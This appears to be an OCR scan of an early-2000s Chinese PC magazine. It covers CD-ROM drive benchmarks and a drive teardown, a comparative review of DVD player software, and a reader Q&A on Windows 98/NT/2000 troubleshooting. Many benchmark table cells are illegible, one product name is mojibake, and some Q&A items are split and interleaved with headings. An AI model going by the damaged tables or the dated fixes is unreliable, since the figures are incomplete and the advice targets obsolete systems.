full（满程）	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
cpu usage（CPU占用率）									
1x	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
2x	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
4x	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
8x	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
disc（盘片）									
type（类型）	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
length（长度）	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
spin up time（加速时间）	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
spin down time（停止时间）	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
cd speed 排名	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]

ZD 测试结果：

	Acer 50	Genius 50	LG 48	[illegible] 50	大白 48	[illegible] 50	[illegible] 48	[illegible] 52	[illegible] 52
WinMark 99 Overall (Thousand Bytes/sec) [illegible]（KB/s）	1565	1705	1600	1730	1770	1700	1530	1530	1705
Access Time (Milliseconds) 访问时间（毫秒）	81.9	70	72	84.9	106	77.3	75.3	99.8	75.7
CPU Utilization (Percent Used) CPU占用率(%)	3.33	3.4	3.27	3.10	3.37	3.38	3.32	3.4	3.39
Transfer Rate/Inside (Thousand Bytes/sec) 传输速率(内)（KB/s）	3400	3325	3130	2665	3470	3170	2605	3365	3355
Transfer Rate/Outside (Thousand Bytes/sec) 传输速率(外)（KB/s）	6640	7000	7025	6585	6410	6225	5850	6585	6575




烧包教你一招：如果你在用光驱时突然停电了，怎么把盘取出来呢？如果你忘了把盘取出来而已经把光驱拆了怎么办呢？别急，仔细观察，你便不难发现，几乎所有的光驱在前面板上都有一个小孔，用曲别针或再粗一点的小棍一捅，托盘便会被顶出来，手动即可将盘取出。不过目前孔的口径有大小两种，易捅性也因品牌的不同而异。平时不要老捅它，捅时要控制好手感。





其他测试项目：

	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
[illegible]	[illegible]	[illegible]	[illegible]	—	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
[illegible]		[illegible]	[illegible]			[illegible]		[illegible]	[illegible]

好了，左挑右选，少爷心中总算有了谱，现在该放松一下了。少爷毫不犹豫地决定大卸八块他忠爱的大白鲨。谁让它表现不错呢。











滑轨：当光驱读盘时，光头就是沿着这根滑轨作直线运动的。



光头伺服电机：这个小电机是驱使光头内外运动的动力源泉。



主电机信号线：通过这排线，信息和电力可以传递给驱动光盘旋转的主电机。



翻盖：有了它，大白鲨才能被光荣地称为外翻式光驱。



光头移动齿轮：通过这组齿轮，可以将电机的旋转运动变换为光头的直线运动。



光头功率调节：拧这个东西可以加大光头功率，不过这可是JS常干的事。




主电机：这个大电机是驱使光盘转动的动力源泉。这么大，一看就是大白鲨用的！



托盘：它可以托起和夹住光盘，上下两片一黑一白，还带有挺强的磁性。可见大白鲨的身体很“结实”。



吊垫：这是反吊式光驱中避振的重要环节，四个软吊垫在吊起转盘的同时，也起到了很好的减振效果。“大白鲨”虽然是贪吃“烂盘”的鱼，但胃口的好坏却全靠这“四颗软牙”。




芯片：这块芯片中存有基础的程序信息，类似主板中的BIOS。目前市场上新款的高档光驱中，有的已经预留升级功能了。







外盖海绵：这也是减振的手段，粘在顶盖上的海绵可以有效地吸收反吊转盘的震动。看来大白鲨“进化了”。



光头：这就是传说中的光头。烧包在此提醒你，如果你要擦光头，那么在擦光头时一定要轻，以免刮坏光头表面上的色膜。擦光头时，要按螺旋的方向擦，不要从单一方向使劲擦。

通过这次找乐行动，烧包认为目前市场上的这几款主流光驱，虽然各自都采用了不少先进的技术。但相比之下，性能及特点上还是存在着不少差异的。许多新的技术确实有着其创新的魅力(比如反吊式结构)，也有许多新技术，只不过是噱头罢了。另外，通过两套测试软件及多方位的比较，我们发现：没有一款十全十美的产品，而且，测试的数据也会随着测试软件、硬件平台的不同而有微弱的不同，但数据大的方向是趋于一致的。因此如果你够“烧”，就应该根据自己的情况来多比、多看、多选。

编者：DVD 自诞生之日起就以其高品质的影音效果而赢得一片赞誉，而业界的“标准”之争却大大减缓了它占领市场的步伐，但 DVD 取代 VCD 乃是视频领域不可逆转的趋势。“标准”和“价格”也不再是难以逾越的鸿沟，在 DVD 盘片琳琅满目的今天，选择一款得心应手的播放软件理应提上日程。

给你一个更精彩的世界

□北京　携手工作室 FLP

——DVD 播放软件试用测评

DVD从最初的两大阵营各自创建标准到现在已经走过了几个年头，但经历了风风雨雨、吵吵闹闹后标准最终还是没有确定下来。不过从 2000 年下半年开始，DVD - ROM 的价格却不断下降，大有取代 CD - ROM 的趋势，许多新装机用户干脆“一步到位”选择了 DVD - ROM，也有不少朋友开始将自己的 CD - ROM 更新换代。但令人遗憾的是，DVD目前的主要作用还在于存储MPEG - 2格式的影片，而并非像CD那样成为软件的载体。当然现在DVD电影盘片已经相当便宜，因此装备上DVD - ROM也不算亏，不仅照样可以读取CD数据，而且还可以得到VCD无法比拟的影音享受。有了盘片还需要安装相应的播放软件，现在市面上有各种各样的DVD播放软件，它们的广告都吹得天花乱坠，那么到底哪一款更出色，更能令你满意呢？且看目前较常用的几款软件。

完美风暴 - - 豪杰超级解霸白金版



如果你从 486 时代就开始接触电脑，那么一定会对”超级解霸”情有独衷，因为当时它是惟一一个能够在486电脑上流畅播放VCD的软件，即使是现在，谁也不能否认”超级解霸”在国内多媒体播放软件中的重要地位，而豪杰公司在这几年中一直没有停止对该软件的开发，2000年年底该公司在国内刮起了一股完美风暴，以38元的超低价格销售”超级解霸”白金版，其中包括”超级解霸”3.0、5.5、2000和2000+四个版本，分别满足不同硬件配置的用户需求。我们此次试用选择了功能最多、性能最强的”超级解霸”2000+。

首先我们来认识一下该软件的主要功能：

支持 DVD、MPEG4、VCD、MP3 等 60 多种影音格式；

独创的网络视频技术（第三代运动图像压缩算法），可实现很低的数据率（约 0.06 位 / 像素），满足 33kbps Modem 实时传送160*128大小的视频影像，并可实现流畅的视频电话；

DirectCDROM和DirectDVDROM技术，使其能够轻松读取各种烂盘；

支持多显示器，多种显示方式；

支持 3D 加速，使用此功能后播放 VCD，效果较以前有所提高，并且支持软件平滑处理；

支持96KHz的高质量音频，能够得到较好的家庭影院效果；

支持插件和界面编辑器，可让用户自己定制软件；

提供多种实用工具，包括：AVI 转 MPG、MPG 转 GIF、MPG 合并、MPG 转标准 VCD 格式、其他影音格式转换成 MPEG4 格式等；

能够制作 MP3，并可进行文本文件朗读；

具有图像浏览功能，可查看多种格式的图片。

我们在试用后感觉”超级解霸” 2000+的DVD播放表现基本令人满意，不仅图像较清晰，而且音响也基本能体现DVD的特有效果，支持DVD的多种特殊功能，并可播放全区DVD及多达6个加密区码的DVD。另外，值得一提的是其独特的DirectDVDROM技术，当我们使用一张质量不太好的DVD盘片进行播放时，”超级解霸” 2000+的纠错能力是几个软件中表现最好的一个，尽管有时比较吃力，但最终还是能够跳过大部分有问题的段落。当然，”超级解霸”一直以来在画质、音质方面都稍有瑕疵，虽然2000+版本有所改观，但横向比较后我们认为它的影音品质还不能称得上一流。

“超级解霸”2000+的功能可以算得上是此次试用软件中最让人眼花缭乱的，其中提供的局域网内进行DVB/DAB(数字视频/音频广播)播放功能非常值得注意，利用它只要在网络中某一台电脑上播放VCD/DVD，其他电脑就可以通过这种功能收看播放内容，这样可以满足多人同时欣赏同一部VCD、DVD影片或者同一首MP3歌曲的要求。试用该功能时我们感觉播放效果比较流畅，基本能够满足用户需求。相比其他软件，”超级解霸”2000+的辅助功能实在太多了，尤其是其视频文件编辑功能绝对可以称得上是一个小型视频工作室，在这方面其他同类软件只能忘尘莫及。

“超级解霸”2000+凭借低廉的价格、繁多的功能、特有的超强纠错能力，在众多同类软件中颇具竞争力，如果你对播放品质要求不算太高，还喜欢处理视频文件，那么我们认为它完全值得你选择使用。

表现尚可的东方影都



“东方影都”是实达铭泰公司出品的一款家庭娱乐软件，主要用于播放各种多媒体文件，并支持多系统播放与网上点播等服务。该软件的主要功能有：

强力纠错，采用类似于Intel CPU二级缓冲处理技术的读光驱技术保证读盘时的稳定性。

双碟连放，双碟/多碟连放就是可以实现用一个光驱不间断地把VCD光盘播放下去的功能；

支持CD、VCD、DVD、MPEG4等30多种影音文件；

多画面点播，完全仿照真实VCD机的九画面功能，并可根据用户的选择进行4至36画面的点播；

多倍速播放，使用全新的系统结构，能够在0.1倍速到2倍速之间连续可调播放，同时保持声音的同步；


智能记忆播放过的光盘/文件播放位置；

灵活的用户界面，采用最新的3D界面合成技术，使界面的用户化程度非常高，用户拥有良好的可参与性(DIY)；

网络服务支持，与网络相结合，可从软件即时获取网络上的相关资源。

“东方影都”对DVD影碟能实现可调速度播放，确实方便了不同用户的观看需求，同时还能使声音同步播出，解决了”只见其人，不闻其声”的问题。对于在播放过程中，由于一些原因而中断了的影音盘片或文件，您也大可不必”从头再来”，它帮您记着呢。尽管”东方影都”提供了不少新鲜的技术，但在我们实际试用中，发现它的整体表现没有太多的过人之处，除了纠错能力尚可外，能提高品质的实用功能较少，最重要的播放品质也未能在国产软件中独树一帜。另外，该软件的最大问题就是BUG较多，有些功能还不够完善，希望实达铭泰公司能够尽快推出相应补丁。

专业品质的WinDVD



可以说由InterVideo出品的WinDVD是目前功能最强大的专业DVD播放器，它集中了多种标准消费型DVD播放器的功能，比如：支持VCD、DVD、MPEG1&2、SVCD、Audio CD、MP3等多种文件格式；精确解码、可更换界面、支持Dolby Headphone，能在耳机上呈现多场道音场效果，自动识别光盘类型以及DVD光盘中的定位菜单等。另外，该软件对于显示卡的各种新技术会很快提供支持，因此在国外非常受欢迎，并得到不少硬件厂商的认可，将其作为附送软件之一。

在我们的试用中，WinDVD确实表现出不俗的实力，播放中画质精美清晰，即使我们将720x480的画面扩大到全屏幕（1152x856）显示时，画面只是出现了轻微的抖动，在声音的表现上，它同样具有较明显的优势，不但可以直接输出5.1声道，而且也能以Dolby Headphone的方

式混音成双声道输出至耳机。另外，WinDVD还可由专门的红外线遥控器控制，大部分操作都能使用遥控器完成。

不过WINDVD也并非白璧无瑕，除纠错能力稍逊"超级解霸"外，它的最大问题在于系统资源占用率较高，这对于微机"贵族"的影响不大，而硬件配置低的朋友可能会比较痛苦，当然，这也是我们国产软件能够立足并赶超它的突破口，真心希望"国货"能够在保持多功能、易用性优点的基础上，在影音品质上与之一搏。

毫不逊色的PowerDVD



PowerDVD是我国台湾地区讯连科技公司的旗舰产品，许多朋友都将其作为默认的DVD播放器使用。该软件的界面非常有特色，就像一台真的影碟机，特别是遮盖控制键的小盖子，可以随时开启或关闭，极具真实感。另外，PowerDVD还提供有i-Power功能，它可以帮助用户在线搜索图书、音乐、玩具、电子产品等。其主要功能包括：

能很好地支持DVD的功能和特点，如多语言工作、多字幕选择、多视角观赏、以及分级控制等功能；

提供4:3和16:9格式的影片，并可以自动设置观赏比例以及纠错视频定格撷取；

支持完整的分辨率影像播放，包括NTSC的720 x 480以及PAL的720 x 576，以便输出影像到家庭视频设备；

支持动作补偿（Motion Compensation）/IDCT、VGA硬件加速功能；

支持卡拉OK title，可以以任意声道单独播放；

提供经认证的杜比数位（AC-3）译码的高效能音响功能；

支持S/PDIF接口的杜比数位输出，保证先进的音响精确度；

支持QSurround/A3D，可仿真环绕音响，将5.1声道向下混音（downmix）为2声道；

支持Microsoft DirectSound标准接口，可直接执行DVD游戏；

支持的文件格式包括：VCD、DVD、MP3、MPEG4等；

支持DVD区域码解密，支持固定CSS（数码加密）标准解密。

提供SKIN功能，能够更换用户界面；

具有实用的网络功能，提供即时的影音信息。

经过实际试用，PowerDVD几乎和WinDVD处于相同的水平，DVD播放质量相当出色，图像栩栩如生，声音效果一流，遗憾的是对低频的支持不够造成了在播放部分DVD影片时低音不够浑厚。不过，它较之WinDVD在系统资源占用方面要好出不少，大概只占用3%的系统资源。PowerDVD还提供有播放辅助功能，比如：快放、慢进；画面捕捉，并可选择将画面保存为壁纸或存入剪贴板。但是，相比"超级解霸"、"东方影都"，PowerDVD的纠错能力要差一些。

功能简单的XingDVD Player

说到软解压，那么我们不能不提到大名鼎鼎的Xing，在"超级解霸"之前它几乎垄断着VCD播放器的大部分市场，但随着众多同类软件的崛起，Xing常常会被人忽视，如果你对操作功能没有太多要求，或者习惯了Xing的特性，那么这款软件也是不错的选择。下面我们就来看看它所推出的XingDVD Player吧。它的主要功能如下：

支持VCD、DVD、MPG、MPEG、VOB、MPV、M1V、M2V、MPA、MP2、MP3、AC3等文件格式；

具有较高的可配置性；

允许播放窗口成比例变化；

高级DirectShow驱动程序。


在试用中XingDVD Player的画质令我们大吃一惊，效果不同凡响，不过音质方面要逊色许多，这使得它的整体表现不可与WinDVD同日而语。另外，其功能难与上面介绍的软件相比。

总结：

	易用性	画面质量	声音质量	附加功能
³¬¼¶½âÔ 2000+	较好	一般	一般	多
东方影都	较好	一般	一般	较多
WinDVD 2000	好	好	好，支持5.1声道	少
PowerDVD 3.0	好	好	好，支持5.1声道	较少
XingDVD Player 2.05	较好	好	较差	非常少

经过对几个软件的比较，我们认为，从影音效果角度看，WinDVD、PowerDVD绝对是你的最佳选择；从功能的丰富性来讲，"超级解霸"、"东方影都"都是不错的选择。如果你除了看之外，还想进行一些视频编辑工作，那么"超级解霸"众多的视频编辑功能肯定会满足你的各种要求。

★为什么在Win98下能正常运行的程序在NT下总提示内存不足？
★调试VB程序后我的NT为什么不能启动了？
★输入法状态条为什么切换不出来或者关闭不掉？
★128MB内存怎么只检出了64MB？
★升级到Win2000后，我的机器为什么不能软关机了？



问：我的计算机上同时安装了Windows NT4.0和Windows 98两个操作系统，但我发现一些程序在NT下运行很好，可在Win98下运行总是提示内存不足，这是为什么？

答：这种现象和系统的内核有关，NT有自己的内存管理模式，能及时地放掉不用的内存空间，但Win98对内存就没有相应的管理模式。如果条件允许的话，您可以将操作系统升级到Windows Me，或者使用一些内存管理软件，如WinRAM等，可从www.newhua.com处下载。同时，您还应该养成随手关闭不使用的程序以释放内存的好习惯。

问：我单位的Windows NT 4.0服务器曾被同事用于调试VB的应用程序，第二天开机启动系统时却报错：

Verifying DMI Pool Data ......
BOOY:Couldn't find NTLDR
Please insert another disk

然后就死机了。请问如何解决？

答：这是由于引导区的NT OS Loader损坏导致的系统死机现象。您可以使用NT的三张启动软盘启动服务器，选择修复安装中的“检查引导扇区”项，并将Windows NT 4.0 Server版的安装光盘放入光盘驱动器（提取文件时用），按照提示一步一步执行即可。。

问：我用的是Windows 98操作系统，经常发现按Ctrl+空格键切换输入法状态条时屏幕上却显示不出状态条，有时候屏幕上的输入法状态条却怎么按Ctrl+空格键也关不掉。

答：您提到的两种情况确实都是Windows 98操作系统中存在的问题。第一种情况出现后，您可以通过将当前打开的窗口先进行最小化操作（窗口右上角第一个按钮，像下划线一样的图标），然后将最小化在任务栏中窗口的图标最大化(用鼠标左键单击图标即可)，这时输入法状态条就会出现在屏幕上了。第二种情况一般是由于您在某一个程序环境下切换出了输入法状态条而没有关闭，当您进入Windows桌面或其他程序环境时，该状态条也会显示出来，并且由于没有在它的环境中，所以无法关闭，您只要再次切换到原来的环境中关闭状态条即可。

问：我用的是奔腾II计算机，装机时配置的是一条64MB-PC100内存，近日我又买了一条64MB-PC133内存，可插上内存条开机后却发现系统自检时只能检测到64MB的内存容量，我这两百多大洋岂不是白花了！请问有没有解决的办法？

答：您遇到的麻烦确实是扩充内存时比较常见的问题。如果开机自检时只能检到64MB内存，这种情况的原因一般有两种，一种是您那两个内存条在主板内存插槽上的顺序和位置不对。您应该先插PC133的内存条，然后再插PC100的内存条，并且PC133的内存条要插在DIMM1槽上，而PC100的内存条插在DIMM2槽上（只有少数的主板对此没有要求）。另一种是在主板BIOS里打开了SPD自动检测功能，并将CAS项的值设为了2，这样系统在通过SPD读取数据时，先读快的（CAS=2),而大多数的PC133的条子的CAS=3（因为PC133的电气规范是CAS=3），这样遇上”自作聪明”的主板，它只读取CAS=2的PC100的条子，那么PC133的就被”忘记”了。因此您最好将CAS的值设为3。

需要说明的是，虽然随后您的系统可以识别出全部的128MB内存，但开机自检时BIOS自检到的DRAM CLOCK有可能只是100MHz，因此您的PC133内存只能工作在100MHz的频率上，真是有点大材小用的味道。目前有些主板的BIOS有强制将DRAM CLOCK（内存工作频率）设为133MHz的功能，当然您的CAS也要设为3。

问：我的计算机原来装的是Windows 98操作系统，近日，我又安装了Windows 2000 Professional操作系统并做成双系统，但进入Windows 2000后却发现在Windows 98下正常工作的软关机功能不能实现，每次关机必须按机箱上的Power键才行，不知有没有办法解决？

答：Windows 2000的Professional版本是可以实现软关机功能的（Windows 2000的Server版本不可以），根据您的情况分析，由于您的Windows 98系统可以软关机，因此您的电源和主板是支持这项功能的。因此极可能是您的操作系统设置不当造成的问题。您可以尝试下面操作：

1.在“开始”→“设置”→“控制面板”→“电源选项”中，将“电源使用方案”选定为“家用/办

公桌”。

2．在“开始”→“设置”→“控制面板”→“电源选项”中，将“高级电源管理”选定为“启动高级电源管理支持”。

问：我的Windows 98操作系统启动后，桌面的所有图标都不见了，但任务栏还在，可以使用“开始”菜单。另外在“资源管理器”中找不到A软驱，在DOS环境下却十分正常。用KV300杀毒，发现感染了名为Weetkiller的病毒，杀毒后情况依然如此，请问有没有解决的方法？

答：单击“开始”→“运行”，在“打开”框中键入regedit并单击“确定”按钮，在随后出现的“注册表编辑器”中选择HKEY_CURRENT_USER/Software/Microsoft/Windows/Current Version/Policies/Explorer，看看下面是否存在 Nodesktop 一项，如有则删除它并重新启动操作系统。如果没有发现该项，则单击“开始”→“程序”→“附件”→“系统工具”→“硬盘扫描程序”，在“请选择你要查错的驱动器”中选择安装了Windows 98操作系统的逻辑盘符，在“扫描类型”中选择“标准”，单击“确定”后即可通过该程序来修复被损坏的系统文件。

问：本人在使用Office 2000中的Word 2000时使用了插入公式的功能，但公式输入后却显示为红色的叉号，打印也显示不出来，请问是什么原因？该如何解决？

答：您可以从两个方面入手：1.使用Office 2000中的“公式编辑器”功能需要很大的内存容量，您的计算机至少应该配置64MB的内存。并且在使用时尽量将其他比较占用内存空间的程序关闭。2.如果上面的要求可以达到却仍然有显示“红叉”的现象，您可以找到Office 2000的安装光盘放入光盘驱动器，选择“开始”→“设置”→“控制面板”→“添加/删除程序”中找到Office 2000 premium,单击“添加/删除”按钮，从随后显示的界面中选择“添加/删除功能”→“Office工具”，并重新添加“公式编辑器”，一般可以解决问题。

问：我的Word不知为何突然打印不出中文了？可是用WPS就能打印出中文。十万火急，请提供帮助。

答：请在“开始”→“设置”→“打印机”中将已经安装的打印机删除，并重新安装一次。

问：我用Outlook Express作为我的电子邮件处理工具，长期使用后在地址薄和收件箱中积累了大量的信息，并作了一些专门设置，前几天当我注销了我计算机中的某个用户后，我的那些信息全部没有了，只剩下最初始的设置，保存的邮件也没有了。请问怎么才能恢复？还好，硬盘中仍保存了地址簿和邮件，但我又不知如何连接。

答：其实，您的那些信息仍然存放于硬盘之中，只不过由于Windows系统出于对用户信息安全性的考虑，使得用不同的用户名和密码登录后，只能看到各自用户名下的信息，使用各自的资源，彼此之间不能相互访问。您可以再次以原来的用户名和密码登录，并利用Outlook Express的导出功能将地址簿和邮件导出，然后以另一个用户的身份进入系统，利用导入功能将地址簿和邮件导入即可。

问：我用IE5.5浏览器下载了很多网页，但为什么离线后一些东西不能看，总是显示"该页无法显示"？可我改用Frontpage却什么都能看到。能解释一下吗？

答：不能离线浏览网页的原因主要有以下两个：

1.网页脚本语言的原因：您下载网页的脚本语言中有错误，不能在IE中显示，而Frontpage是网页设计工具，所以即使有错它也能显示正确的部分。

2.网站的原因：(1)如果在服务器端存储的是html格式的网页文件，则脱机后可直接浏览，但若服务器端本身是ASP、PHP等需服务器解释的程序，则脱机时服务器无法响应，自然无法生成相应的html文件来浏览。(2)有的商业网站通过安装某些限制软件等手段使用户不能实现脱机浏览。

问：我用ftp上传主页后，为什么用IE浏览主页

★中了Weetkiller病毒后，如何找回桌面上的图标？

★如何解决Word2000中不能插入公式的问题？

★WPS能打出中文，为什么Word就不行？

★怎样找回因注销用户而丢失的OE信箱和地址簿？

★用IE5.5下载的很多网页为什么不能离线浏览？



时该显示图片的地方却显示不出来?

答：1.启动IE浏览器，用鼠标左键单击“工具”→“Internet选项”→“高级”，找到“多媒体”选项下的“显示图片”选择框，看看是不是把显示图片功能给关了。

2.查看网页源代码，看看图片的设置路径及文件名是否和上传的目标路径文件名相同。另外，看图片类型是否为jpeg或gif格式的。

问：听说使用代理服务器上Oicq可以避开很多黑客的攻击，不知如何才能实现？

答：在Oicq显示界面左下脚有一个“Oicq"字样的按钮，单击后选择"系统参数"→"网络设置",选中"使用PROXY SCOCKET防火墙"项，在下面出现的“防火墙地址”和“端口号”中填入代理服务器的信息。然后单击“测试”按钮，如果显示代理服务器工作正常的信息则大功告成。 不过需要说明的是，目前针对Oicq的攻击手段非常多，使用代理服务器并不能完全保证您的安全 。

问：怎样才能不让别人在浏览我的主页时看到我主页的源代码？

答：将以下代码加入到你主页HTML的<body></body>之间

```
<SCRIPT language=javascript>
  function click() {if (event.button==2) {alert('源代码收知识产权保护,禁止查阅！        ');}}document.onmousedown=click
</SCRIPT>
```

问：我使用的是磐英6VBA主板，Via的693芯片组，ATX结构，支持ACPI和STR。长期以来一直发现有如下问题：打开计算机电源接线板上电源开关时或者在不关闭计算机电源接线板上电源开关的情况下，打开临近的电灯或电视机时，有时候计算机自动启动了，可我并没有按下Power开关，也没有碰键盘和鼠标，也没有连调制解调器。请问这是什么原因造成的？

答：一些读者也有这方面的反映：有些品牌比如磐英（EPOX）、华硕等的ATX主板在其他电器动作或接通电源接线板的开关后有自动开机的现象。这种现象的产生一般是由如下两方面原因造成的。

1.外部电源电流波动

ATX结构的计算机电源的启动是靠检测一个开关电容的电平信号来判断的，当你在开关其他电器设备时由于通断电源的瞬间会产生一个相当高的冲击电流，该电流由导线传到计算机的电源上，当冲击电流值达到开关电容的电平值时，就会引起ATX电源的误动作，使计算机自动启动。

另外如果在潮湿的环境下，长时间不使用计算机，会让开关电容缓慢地放电，当其他电器开关时，瞬间的充电电流可能也会引起ATX电源的误动作。

这个问题的解决方法很简单，选择一个质量好的计算机电源接线板以避免接线板上的电源开关在打开时产生冲击电流而导致误开机情况，或者尽量不将计算机电源插座与其他电器电源插座共用，关机后直接拔掉计算机电源线以避免其他电器的影响。当然，改造您家里的电路结构及电气设备才是最根本的解决办法。

2.主板BIOS参数的设置

磐英的693、694等系列主板中，在BIOS里加入了一个独特的电源管理设计功能，由于说明书上并没有注明，很多朋友并没有注意到。该功能可以管理来电时计算机的状态：可以设定为开机、关机或恢复到停电之前的状态，其默认值是开机。在POWER MANAGEMENT SETUP中，有个PWRON AFTER PW-FAIL的设置项来设置这个功能，它有3个选项分别为ON（开机）、OFF（关机）和FORMER-STS（恢复到断电之前的状态）。应该设置成OFF，这样在停电后突然来电时计算机就不会自己启动了。不知道磐英公司为什么这样设置默认值，而且并没有在说明书上详细说明，弄得不少人直到现在还以为是自己的主板或电源有问题。

问：我每次用Windows提供的磁盘整理程序整理磁盘时，总是在整理到三分之二时自动重新开始整理，周而复始，请问这是什么原因造成的？

答：一般来说这是硬盘的某些扇区出现了物理损坏的磁道，导致整理磁盘的工作不能正常完成。您可以通过一些磁盘工具软件来修复，如Norton8中的“磁盘医生”等。注意：启动修复软件前最好将磁盘中重要的数据进行备份。

★上传主页中的图片为什么无法在IE中显示出来？

★如何使用代理服务器上的Oicq？

★怎样才能不让别人看到我的主页源代码？

★使用Windows的磁盘整理程序为什么不能整理到底？



★我的“内猫”为什么装不上？

★我的 Win98 系统在安装 KV3000 后死机了，如何解决？

★如何将一段 VCD 画面转化为连续的 GIF 图像文件？

★光盘上的 *.wdl 文件为何物？

★如何将他人应用程序的小图标为我所用？



问：我在安装内置调制解调器时，系统出现如下提示：

Installation failed to detect the required mmx cpu this modem requires mmx to run properly.

当打开“控制面板”→“系统”一栏时，“调制解调器”一项不能正常查看。我的 CPU 是 IBM166，Windows 95 操作系统。

答：目前还有很多单位或读者用着型号比较老的计算机，这时您在购买新的硬件设备时就应该注意新设备是否能够正常应用于原有的硬、软件系统中。比如说新 CPU、新硬盘能不能被老主板识别，新内存能不能与老内存兼容等等，您遇到的麻烦就属于这一类问题。由于您购买的是一款“软猫”，它运行时需要 CPU 提供 MMX 浮点指令集的支持，但 IBM166CPU 不具有该指令集，所以不能正常工作，建议您换一款外置的调制解调器。

问：我在 Windows 98 操作系统中安装 KV3000 杀病毒软件时，选择了实时监控安装方式，重新启动 Windows 98，出现桌面及图标后死机，请问如何解决？

答：由于您在安装 KV3000 软件前，Wiondows 98 系统工作正常，根据故障现象判断应该是系统启动了 KV3000 的实时监控后造成的死机情况。您可以在启动操作系统时按住 F8 键，调出系统启动菜单，选择第三项以“安全模式”启动系统，并单击“开始”→“设置”→“控制面板”→“添加/删除程序”，将其中的 KV3000 程序卸载，然后在“开始”菜单中选择“运行”，输入 msconfig 后单击“确定”，在随后出现的“系统配置使用程序”中选择“启动”，将其中所有涉及 KV3000 选项前的对勾去掉。最后您还要在“运行”中输入“regedit”，在随后出现的注册表编辑器中运用“编辑”菜单中的“查找”功能，输入 KV3000，将找到的相关键值删除。然后重新启动 Windows 98 系统即可。

问：我想将一段 VCD 影音文件转化为连续的 GIF 图像，可采用抓图的方法却经常不能抓到想要的画面，有什么解决方法吗？

答：使用《超级解霸》这个影音播放软件，当出现你想要截取并转换的画面时，点击《超级解霸》面板上显示为摄像机的图标按钮，并将转换格式设置为 JPG、BMP 或 TIF 中的一个，就可以得到连续的图像文件，然后使用ACDSee3.0以上的版本或者Photoshop软件将所有捕捉到的图像文件转换为 GIF 格式的文件。

问：我的电脑在卸载了超级解霸之后，为什么一些声音文件仍然保留着解霸图标？是不是没有卸载干净？如何才能卸载干净？

答：这不是没有卸载干净，文件类型链接是不会随卸载而自动改变的，需要重新安装其他可以播放这些声音文件的软件或手动更改文件类型链接。

问：我在使用 IBM 的 ViaVoice 语音识别软件时经常出现 mfc42.dll 调用错误的提示，请问如何解决？

答：您遇到的问题是该款软件的一个 BUG IBM 公司已经提供了解决方法：您可以到如下网址下载补丁程序 http://www-4.ibm.com/software/speech/cn/support.html，安装后即可解决。


问：我的光盘上有很多以.wdl 作后缀的文件，不知道怎么打开，请教博士它们究竟为何物？如何操作。

